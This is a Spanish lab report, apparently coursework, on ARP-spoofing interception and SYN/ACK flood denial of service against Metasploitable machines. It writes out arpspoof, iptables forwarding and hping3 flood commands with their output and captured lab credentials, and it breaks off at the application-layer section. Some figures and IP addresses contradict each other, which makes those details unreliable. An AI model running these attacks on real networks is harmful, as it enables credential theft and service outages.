

Índice

Man In The Middle 1

 Preparación 3

 Ataque 4

Denial of Service 7

 Capa de Transporte 8

 Preparación 8

 Ataque 8

 Capa de aplicación..... 9

 Slow Headers (Slowris) 10

 Slow Body (POST) 11

 Slow Read 12

Conclusión 14

Man In The Middle

Para entender el ataque MITM primero hay que comprender como fue diseñado el sistema de comunicación que se utiliza aún hoy en día.

El modelo OSI es un estándar que recoge las diferentes tecnologías o técnicas utilizadas para la comunicación de la red en distintos niveles. Un ataque Man In The Middle se puede realizar a partir de cualquiera de las capas de comunicación, siendo más común un ataque hacia la capa dos a fin de modificar la capa tres debido a la relación que existe entre estas dos.



El modelo OSI se ejecuta de abajo hacia arriba en una comunicación de red, por lo que la modificación de una capa inferior inferirá en la comunicación de las capas superiores.

Entrando más a fondo en la capa de Enlace, esta utiliza un protocolo estándar mundial llamado Ethernet [IEE 802.3]. Este protocolo “asigna” una dirección MAC propia a cada dispositivo de red (los fabricantes asignan una dirección MAC a sus dispositivos siguiendo el estándar Ethernet).

Si bajamos un punto en el modelo OSI, que son los medios físicos por el cual se conectan los equipos se encuentran dos principales dispositivos por los cuales se interconectan los equipos entre sí, compartiendo una topología en estrella:

1. Hub: todos los dispositivos se conectan directamente a un único canal y no existe otro vínculo entre nodos, lo que quiere decir que un envío de un paquete lo recibirán todos los integrantes de la red, siendo el protocolo Ethernet en la capa 2, gracias a la dirección MAC, el encargado de aceptar el paquete e interactuar con él, o no.
 - a. Debido a la naturaleza de la conexión mediante hub, todos los paquetes de las comunicaciones lo reciben todos los equipos, por lo que para saber qué ocurre en la red solamente hay que realizar un sniffing de la misma.
2. Switch: Toda la comunicación de la red pasa por un nodo central, este nodo se encarga de organizar la red utilizando direcciones MAC, asociando una dirección MAC a una salida física del dispositivo. Ej: 0A:00:27:55:66:77 → Interfaz 3.

Por lo tanto, un ataque MITM de capa 2 se realiza siempre y cuando haya un switch a nivel 1 del modelo OSI, ya que por el contrario no se podría ver el tráfico del equipo planteado.

Bien, ahora yendo un nivel arriba en el modelo OSI se encuentra la capa de Red. En esta capa se asigna una dirección lógica a cada dispositivo mediante la utilización del protocolo IP (Protocolo IP versión 4 más extendido).

El protocolo IP v4 se diseñó debido a la necesidad de interconexión de nodos a nivel global. La idea principal era la identificación universal mediante un espacio de direcciones único y globalmente identificable para cada dispositivo conectado a internet, asignando a cada nodo una dirección IP específica para lograr realizar una conexión incluso fuera de la red local.

Debido a la existencia del protocolo IP y al nivel de red, toda conexión debe estar identificada con una dirección IP de origen y una dirección IP de destino. El problema es que para establecer una conexión se necesita la dirección MAC del dispositivo objetivo, por lo que para poder realizar la conexión a nivel de capa de red los equipos deben conocer la dirección MAC del dispositivo a quien se quieren dirigir.

Por ello se creó el protocolo ARP (Address Resolution Protocol) encargado de resolver una dirección IP a una dirección MAC en específico para poder realizar la conexión **dentro de la red local**.

El protocolo ARP funciona de la siguiente forma:

1. ARP Request: El equipo que desea enviar un paquete a una IP en concreto pregunta a toda la red: ¿Quién es la dirección IP 192.168.0.15? mediante una difusión broadcast.
2. ARP Reply: La red entera intercepta el mensaje y si uno de ellos es la IP 192.168.0.15 responde: Soy yo, mi dirección MAC es la 0A:00:27:55:66:77.

De esa forma se puede realizar la conexión a nivel de capa dos y por lo tanto se puede continuar con los siguientes niveles del modelo OSI.

Como realizar el proceso para cada envío puede sobrecargar la red, los equipos almacenan la información en lo que se llama la tabla ARP, de esta forma a la hora de realizar un envío de paquetes simplemente se consulta dicha tabla para la resolución MAC.

Las conexiones fuera de la red local son otra historia, de momento esta explicación me sirve para redactar un ataque MITM basado en capa 2.


Debido a la existencia del protocolo ARP es que se puede realizar el ataque MITM mediante el ARP Spoofing. El cual trata de inundar la comunicación con paquetes ARP Reply falsos anunciando que la IP del objetivo es su misma dirección MAC, engañando a quien quiera enviar paquetes a la dirección IP víctima para que los mande al equipo malicioso en cuanto haga la pregunta ARP Request para guardar la información en su tabla ARP, de esta forma el paquete se envía a la máquina del atacante gracias al funcionamiento de la capa 2.

De esta forma, el tráfico generado pasará por la máquina del atacante, pudiendo leerla con un sniffer. Pero solo se recibirá la mitad del tráfico, ya que la comunicación requiere de dos puntos en una comunicación unicast.

Por lo que para recibir el tráfico completo se debe realizar un ARP Spoofing contra la dirección IP del otro nodo que interviene en la conexión, ya sea un equipo dentro de la red o el propio router (gateway). Realizando de esta forma un Man In The Middle Full Duplex.

Preparación

Para realizar un ataque controlado voy a usar una configuración de Red Nat con el modo promiscuo en denegar, a fin de simular la utilización de un router + switch, ya que el modo promiscuo permitiría la recepción de los paquetes en la red simulando el uso de router + hub.



En este tipo de ataque se supone que se ha hecho un proceso de identificación y enumeración con anterioridad, conociendo las IP sobre las que se desea realizar el ataque. En mi caso son las:

- Metaexploitable3_Ubuntu_Victima_Servidor: 10.0.2.15
- Metaexploitable3_Windows_Victima_Cliente: 10.0.2.8
- Kali Atacante 10.0.2.9

```
(espartaco@Tracia)~$ ping -c 2 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.342 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.296 ms

— 10.0.2.15 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1339ms
rtt min/avg/max/mdev = 0.296/0.319/0.342/0.023 ms

(espartaco@Tracia)~$ ping -c 2 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=128 time=0.342 ms
64 bytes from 10.0.2.7: icmp_seq=2 ttl=128 time=0.236 ms

— 10.0.2.7 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 0.236/0.289/0.342/0.053 ms
```


Si existen distintos adaptadores de red en la máquina atacante también se debe conocer la interfaz de red que tiene visibilidad a la red local donde se encuentran los objetivos.

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.9 netmask 255.255.255.0 broadcast 10.0.2.255
```

Ataque

Para poder realizar el sniffing de la red utilizaré Wireshark.

En un ejemplo real podría darse el caso que el cliente Kali 2 esté navegando por el servicio web de la máquina Metaexploitable3_Ubuntu.



Por lo que su tabla ARP del cliente víctima se encuentra en esta situación:

```
PS C:\Users\vagrant> arp -a

Interface: 10.0.2.7 --- 0xb
Internet Address      Physical Address      Type
10.0.2.1              52-54-00-12-35-00     dynamic
10.0.2.9              08-00-27-79-30-78     dynamic
10.0.2.15             08-00-27-42-51-79     dynamic
10.0.2.255            ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
224.2.2.4             01-00-5e-02-02-04     static
239.77.124.213        01-00-5e-4d-7c-d5     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
PS C:\Users\vagrant>
```

Y la tabla ARP del servidor víctima con el siguiente aspecto.

```
vagrant@metasploitable3-ub1404:~$ arp -va
? (10.0.2.7) at 08:00:27:d7:cc:d8 [ether] on eth0
? (10.0.2.8) at 08:00:27:d6:aa:51 [ether] on eth0
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
? (10.0.2.9) at 08:00:27:79:30:78 [ether] on eth0
? (10.0.2.3) at 08:00:27:3b:d2:75 [ether] on eth0
Entries: 5      Skipped: 0      Found: 5
```

Para realizar el Spoofing ARP y engañar la comunicación para que pase por mi equipo inundando la red de peticiones se puede utilizar la herramienta ARPSpoof


- `sudo arpspoof -i eth0 -c both -t 10.0.2.7 10.0.2.15 -r`
 - `-i` → Especifica la interfaz sobre la que actuar
 - `-t` → Especifica los objetivos sobre los que actuar

- -r → Genera también los paquetes a la inversa para una conexión full dúplex.

Al ejecutarlo se inunda toda la conexión de paquetes ARP Request para obligar a que el tráfico pase por mi máquina. Además Wireshark ya muestra que hay un uso duplicado de direcciones MAC.

15	10.057540458	PCSSystemtec_79:30:...	PCSSystemtec_d7:cc:...	ARP	42	10.0.2.15	is at 08:00:27:79:30:78
16	10.057582668	PCSSystemtec_79:30:...	PCSSystemtec_42:51:...	ARP	42	10.0.2.7	is at 08:00:27:79:30:78 (duplicate use of 10.0.2.15 detected!)
17	12.061290359	PCSSystemtec_79:30:...	PCSSystemtec_d7:cc:...	ARP	42	10.0.2.15	is at 08:00:27:79:30:78
18	12.061325923	PCSSystemtec_79:30:...	PCSSystemtec_42:51:...	ARP	42	10.0.2.7	is at 08:00:27:79:30:78 (duplicate use of 10.0.2.15 detected!)
19	14.061454171	PCSSystemtec_79:30:...	PCSSystemtec_d7:cc:...	ARP	42	10.0.2.15	is at 08:00:27:79:30:78
20	14.061488823	PCSSystemtec_79:30:...	PCSSystemtec_42:51:...	ARP	42	10.0.2.7	is at 08:00:27:79:30:78 (duplicate use of 10.0.2.15 detected!)
21	16.086058863	PCSSystemtec_79:30:...	PCSSystemtec_d7:cc:...	ARP	42	10.0.2.15	is at 08:00:27:79:30:78
22	16.086457587	PCSSystemtec_79:30:...	PCSSystemtec_42:51:...	ARP	42	10.0.2.7	is at 08:00:27:79:30:78 (duplicate use of 10.0.2.15 detected!)
23	18.180080017	PCSSystemtec_79:30:...	PCSSystemtec_d7:cc:...	ARP	42	10.0.2.15	is at 08:00:27:79:30:78
24	18.180293541	PCSSystemtec_79:30:...	PCSSystemtec_42:51:...	ARP	42	10.0.2.7	is at 08:00:27:79:30:78 (duplicate use of 10.0.2.15 detected!)
25	20.180714934	PCSSystemtec_79:30:...	PCSSystemtec_d7:cc:...	ARP	42	10.0.2.15	is at 08:00:27:79:30:78
26	20.180772701	PCSSystemtec_79:30:...	PCSSystemtec_42:51:...	ARP	42	10.0.2.7	is at 08:00:27:79:30:78 (duplicate use of 10.0.2.15 detected!)

Pero a su vez se está generando una denegación de servicios, algo que pasaba también en clase. Pero voy a resolver explicando por qué pasa esto y cómo solucionarlo.



Bien, lo que está pasando aquí es que los paquetes están llegando a mi máquina, tanto del servidor como del cliente. Esto es justo lo que se pretendía, pero genera un problema de que ahora la conexión se está intentando llevar hacia mi máquina, pero mi máquina no es el servidor ni es el cliente. Por lo que la conexión debería fluir mi máquina, atravesarla y el paquete llegar a su destino.

No es la primera vez que me encuentro en esta situación, he configurado redes completas con VLAN, Proxys, Routers basados en Debian, Firewalls...

Como he comentado antes la conexión debe llegar a mi máquina y atravesarla hasta llegar a su objetivo principal, o lo que es lo mismo, se debe reenviar esos paquetes, que en inglés sería: My machine must forward the packets.

¿Quién reenvía los paquetes en una red? Un router, quien reenvía un paquete que le llega hacia otra red distinta, el caso del switch es a nivel más bajo como se ha visto, solo hace de puente a nivel físico.

Bien, cualquier equipo Linux puede “convertirse en un router”, para ello hay que activar poniendo un “1” dentro del fichero “/proc/sys/net/ipv4/ip_forward”. ¡Vaya! Forward, ya nos va sonando...

Este proceso puede hacerse de forma que no sea persistente.

Bien, si se realiza este cambio se puede comprobar que la conexión entre cliente y servidor legítima sigue existiendo. Esto se debe a que los SO Linux vienen con un firewall instalado: IPTABLES.

Si se comprueban las políticas de IPTABLES se puede llegar a la conclusión de que a el firewall NO está permitiendo el FORWARD (reenvío) de paquetes debida la política por defecto configurada.

```
(espartaco@Tracia)-[~]
$ sudo iptables --list
[sudo] password for espartaco:
Chain INPUT (policy ACCEPT) of 10.0.2.15 detected!
target prot opt source destination
Chain FORWARD (policy DROP) of 10.0.2.15 detected!
target prot opt source destination
DOCKER-USER all -- anywhere anywhere
DOCKER-ISOLATION-STAGE-1 all -- anywhere anywhere
ACCEPT all -- anywhere anywhere ctstate RELATED,ESTABLISHED
DOCKER all -- anywhere anywhere
ACCEPT all -- anywhere anywhere
ACCEPT all -- anywhere anywhere

Chain OUTPUT (policy ACCEPT)
target prot opt source destination

Chain DOCKER (1 references)
target prot opt source destination

Chain DOCKER-ISOLATION-STAGE-1 (1 references)
target prot opt source destination
DOCKER-ISOLATION-STAGE-2 all -- anywhere anywhere
RETURN all -- anywhere anywhere

Chain DOCKER-ISOLATION-STAGE-2 (1 references)
target prot opt source destination
DROP all -- anywhere anywhere
RETURN all -- anywhere anywhere

Chain DOCKER-USER (1 references)
target prot opt source destination
RETURN all -- anywhere anywhere


Packets: 748 - Displayed: 748 (100.0%)
```

Para solventar este problema simplemente se puede añadir una entrada en la cual se acepte el reenvío de paquetes.

Este proceso hecho de esta manera se realiza sin persistencia.

- `sudo iptables -A FORWARD -i eth0 -s 10.0.2.7 -d 10.0.2.15 -j ACCEPT`
- `sudo iptables -A FORWARD -i eth0 -s 10.0.2.15 -d 10.0.2.7 -j ACCEPT`

De esta forma todos los paquetes entre las máquinas víctima serán reenviados independientemente del puerto y protocolo al que vayan destinados.



No.	Time	Source	Destination	Protocol	Length	Info
523	393.997223437	10.0.2.15	10.0.2.7	HTTP	508	HTTP/1.1 200 OK (text/html)
519	393.996816100	10.0.2.7	10.0.2.15	HTTP	697	POST /payroll_app.php HTTP/1.1 (application/x-www-form-urlencoded)
446	269.870327261	10.0.2.15	10.0.2.7	HTTP	551	HTTP/1.1 200 OK (text/html)
442	269.869797671	10.0.2.7	10.0.2.15	HTTP	521	GET /payroll_app.php HTTP/1.1
267	161.681404128	10.0.2.15	10.0.2.7	HTTP	508	HTTP/1.1 200 OK (text/html)
263	161.678238733	10.0.2.7	10.0.2.15	HTTP	697	POST /payroll_app.php HTTP/1.1 (application/x-www-form-urlencoded)
98	43.618295513	10.0.2.15	10.0.2.7	HTTP	551	HTTP/1.1 200 OK (text/html)
94	43.617173246	10.0.2.7	10.0.2.15	HTTP	521	GET /payroll_app.php HTTP/1.1

Como la comunicación es a través de http viaja en texto plano y se puede leer con facilidad.

Envío de la web:

```
10.0.2.15      10.0.2.7      HTTP      551 HTTP/1.1 200 OK (text/html)


Line-based text data: text/html (20 lines)
\n
<center>\n
<form action="" method="post">\n
<h2>Payroll Login</h2>\n
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">\n
  <tr>\n
    <td>User</td>\n
    <td><input type="text" name="user"></td>\n
  </tr>\n
  <tr>\n
    <td>Password</td>\n
    <td><input type="password" name="password"></td>\n
  </tr>\n
  <tr>\n
    <td><input type="submit" value="OK" name="s"></td>\n
  </tr>\n
</table>\n
</form>\n
</center>\n
\n
```

Envío del POST

```
10.0.2.7      10.0.2.15      HTTP      697 POST /payroll_app.php HTTP/1.1

File data: 89 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "user" = "han_solo"
  Form item: "password" = "nerf_herder"
  Form item: "s" = "OK"
```

Y la víctima actúa con normalidad



Este ataque también se puede realizar siguiendo los mismos pasos contra la dirección de Gateway, consiguiendo el tráfico que sale fuera de la red.

Denial of Service

Un servicio requiere de la capacidad de comunicación entre cliente y servidor. Para que se de lugar estas comunicaciones existen todo un conjunto de tecnologías y protocolos. Pero todo ello se debe procesar por un equipo o equipos en caso de sistemas distribuidos.

Dado que todo lo que se recibe por las comunicaciones necesariamente debe ser procesado, se pueden realizar ataques de denegación de servicios. Estos ataques van dirigidos a agotar de una u otra forma los recursos del equipo que los procesa.

A continuación, se explican los ataques DOS orientados a la capa de transporte y orientados a la capa de aplicación.

Capa de Transporte

Un ataque DOS orientado a esta capa consiste en inundar el tráfico de comunicaciones usando paquetes TCP o UDP con el objetivo de agotar los recursos de red tales como ancho de banda, capacidad de procesamiento de paquetes o procesamiento de conexiones simultáneas.

Preparación

Para realizar esta tarea he tenido problemas con el servicio de virtualización de VirtualBox. He llegado a tasas de output de incluso 6Gbps tratando de hacer un DDoS inclusive y el servicio seguía funcionando. La verdad que no sé cómo estaba virtualizando la tarjeta de red VirtualBox... Tanto en modo Bridge como en Red Nat la conexión era invencible.

Por ello he realizado la práctica usando VMWare en modo bridge, por lo que he acabado utilizando Metaexploitable 2 para realizar el ataque.

Ataque

Con la monitorización de los recursos y de la red usando Iptraf he conseguido un ataque estable y efectivo con una sola máquina.


- for run in {1..4}; do hping3 --rand-source -S -V --flood -p 80 192.168.1.236 -d 4096 --interface eth0 & done
 - Cuatro hilos que generan una inundación masiva de paquetes (--flood) SYN (-S) con una longitud de 4096 bytes por paquete, mediante la “simulación” de diferentes orígenes para hacer más complejo el ataque (--rand-source) al puerto 80 de la máquina 192.168.1.236 (metaexploitable 2).

```
(root@Tracia)~[/home/espartaco]
# for run in {1..4}; do hping3 --rand-source -S -V --flood -p 80 192.168.1.236 -d 4096 --interface eth0 & done
[2] 8732
[3] 8733
[4] 8734
[5] 8735


using eth0, addr: 192.168.1.84, MTU: 1500
using eth0, addr: 192.168.1.84, MTU: 1500
using eth0, addr: 192.168.1.84, MTU: 1500
using eth0, addr: 192.168.1.84, MTU: 1500
```

Statistics for eth0						
	Total Packets	Total Bytes	Incoming Packets	Incoming Bytes	Outgoing Packets	Outgoing Bytes
Total:	6593856	9177K	13	1357	6593811	9177K
IPv4:	6593854	9177K	13	1357	6593811	9177K
IPv6:	2	96	0	0	2	96
TCP:	6593819	9177K	0	0	6593819	9177K
UDP:	24	1500	13	1357	1	152
ICMP:	2	96	0	0	2	96
Other IP:	0	0	0	0	0	0
Non-IP:	0	0	0	0	0	0
Broadcast:	11	1185	11	1185	0	0
Total rates:	1618.70 kbps 124953 pps		Broadcast rates:		0.00 kbps 0 pps	
Incoming rates:	0.00 kbps 0 pps		IP checksum errors:		0	
Outgoing rates:	1618.70 kbps 124953 pps					

El resultado es alrededor de 324.955 paquetes por segundo provocando una salida de 3618.70 Mbps aproximadamente.



El rendimiento para ejecutar este ataque es estable.



Con este ataque el servicio cae sin problema.

Para un ataque con conexión completa tanto los paquetes por segundo como la velocidad de salida rondan los mismos valores. Logrando el mismo objetivo.

```
(root@Tracia)-[/home/espataco]
$ for run in {1..4}; do hping3 --rand-source -A -V --flood -p 80 192.168.1.236 -d 4096 --interface eth0 & done
[2] 4543
[3] 4544
[4] 4545
[5] 4546

using eth0, addr: 192.168.1.84, MTU: 1500
using eth0, addr: 192.168.1.84, MTU: 1500
using eth0, addr: 192.168.1.84, MTU: 1500
using eth0, addr: 192.168.1.84, MTU: 1500
```



Capa de aplicación

